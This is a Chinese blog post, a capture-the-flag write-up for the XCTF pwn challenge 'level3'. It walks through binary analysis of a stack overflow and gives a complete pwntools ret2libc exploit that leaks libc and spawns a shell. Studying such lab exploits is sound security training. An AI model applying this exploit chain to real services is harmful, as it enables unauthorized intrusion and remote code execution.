

# XCTF-简单题-pwn-009-level3 writeup

原创


Morphy\_Amo 于 2021-12-10 16:58:51 发布 271 收藏

分类专栏: [pwn题](#) 文章标签: [安全](#) [web安全](#) [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/Morphy\\_Amo/article/details/121860347](https://blog.csdn.net/Morphy_Amo/article/details/121860347)

版权



[pwn题](#) 专栏收录该内容

19 篇文章 0 订阅

订阅专栏

[XCTF-新手区-pwn-009-level3](#)

查看安全策略, 只开启了NX保护

```
root@kali:~/ctf/xctf/pwn/easy/easy_009# checksec Level3
[*] '/root/ctf/xctf/pwn/easy/easy_009/level3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

分析字符串和函数

```
[0x08048350]> iz
[Strings]
Num Paddr      Vaddr      Len Size Section  Type  String
000 0x00000540 0x08048540   7  8 (.rodata) ascii Input:\n
001 0x00000548 0x08048548  14 15 (.rodata) ascii Hello, World!\n

[0x08048350]> afl
0x08048350   1 34      entry0
0x08048330   1  6      sym.imp.__libc_start_main
0x08048390   4 43      sym.deregister_tm_clones
0x080483c0   4 53      sym.register_tm_clones
0x08048400   3 30      entry.fini0
0x08048420   4 43   -> 40  entry.init0
0x08048520   1  2      sym.__libc_csu_fini
0x08048380   1  4      sym.__x86.get_pc_thunk.bx
0x08048524   1 20      sym._fini
0x0804844b   1 57      sym.vulnerable_function
0x08048340   1  6      sym.imp.write
0x08048310   1  6      sym.imp.read
0x080484c0   4 93      sym.__libc_csu_init
0x08048484   1 55      main
0x080482d0   3 35      sym._init
0x08048320   1  6      loc.imp.__gmon_start
```

1. 没有能利用的system函数和binsh。

2. 存在 `sym.__libc_csu_fini` 可能poc

### 找溢出点

```

/ (fcn) sym.vulnerable_function 57
| sym.vulnerable_function ();
|     ; var int32_t var_88h @ ebp-0x88
|     ; CALL XREF from main @ 0x8048495
|     0x0804844b      55          push ebp
|     0x0804844c      89e5        mov ebp, esp
|     0x0804844e      81ec88000000 sub esp, 0x88
|     0x08048454      83ec04      sub esp, 4
|     0x08048457      6a07        push 7          ; 7
|     0x08048459      6840850408 push str.Input: ; 0x8048540 ; "Input:\n"
|
|     0x0804845e      6a01        push 1          ; 1
|     0x08048460      e8dbfeffff call sym.imp.write
|     0x08048465      83c410      add esp, 0x10
|     0x08048468      83ec04      sub esp, 4
|     0x0804846b      6800010000 push 0x100     ; 256
|     0x08048470      8d8578ffffff lea eax, dword [var_88h]
|     0x08048476      50          push eax
|     0x08048477      6a00        push 0
|     0x08048479      e892feffff call sym.imp.read
|     0x0804847e      83c410      add esp, 0x10
|     0x08048481      90          nop
|     0x08048482      c9          leave
|     0x08048483      c3          ret
\
    
```

`0x08048479` 处调用 `read` 函数时，分配的栈空间 `0x88` 小于上限 `0x100`，存在栈溢出。

构造 `payload`。

这题没有给 `system` 和 `binsh`，但是给了 `libc` 文件。因此解题思路就是先利用 `write` 函数泄露 `wirte` 的实际地址(即 GOT 表中的地址)，然后根据这个地址和 `write` 在 `libc` 中的偏移地址计算出 `libc` 基址，从 `libc` 中获取 `system` 和 `binsh` 的地址，最终获取 `shell`。

关于 `libc` 基址的泄露，请参考 [【PWN学习】如何获取libc基址](#)

综上，我们需要构造两个 `payload`，第一个 `payload` 用来获取 `libc` 基址，第二个用来获取 `shell`

```

payload_1 = b'a' * (0x88 + 0x4)
payload_1 += p32(write_plt) + p32(main) + p32(0x1) + p32(write_got) + p32(0x4)
...

libc_base = write - libc_write_offset
system = libc_base + libc_system_offset
binsh = libc_base + libc_binsh_offset

payload_2 = b'a' * (0x88 + 0x4)
payload_2 += p32(system) + p32(0) + p32(binsh)
    
```

`exp`

```

from pwn import *
context.log_level = 'debug'

conn = remote('xxx',xxx)
    
```

```
elf = ELF('./easy_009')
libc = ELF('./libc_32.so.6')

write_plt = elf.plt['write']
write_got = elf.got['write']
main = elf.sym['main']

payload_1 = b'a' * (0x88 + 0x4)
payload_1 += p32(write_plt) + p32(main) + p32(0x1) + p32(write_got) + p32(0x4)
conn.sendlineafter('Input:\n', payload_1)

write = u32(conn.recv(num=4))
libc_base = write - libc.sym['write']
system = libc_base + libc.sym['system']
binsh = libc_base + libc.search(b'/bin/sh')

payload_2 = b'a' * (0x88 + 0x4)
payload_2 += p32(system) + p32(0) + p32(binsh)
conn.sendlineafter('Input:\n', payload_2)
conn.interactive()
```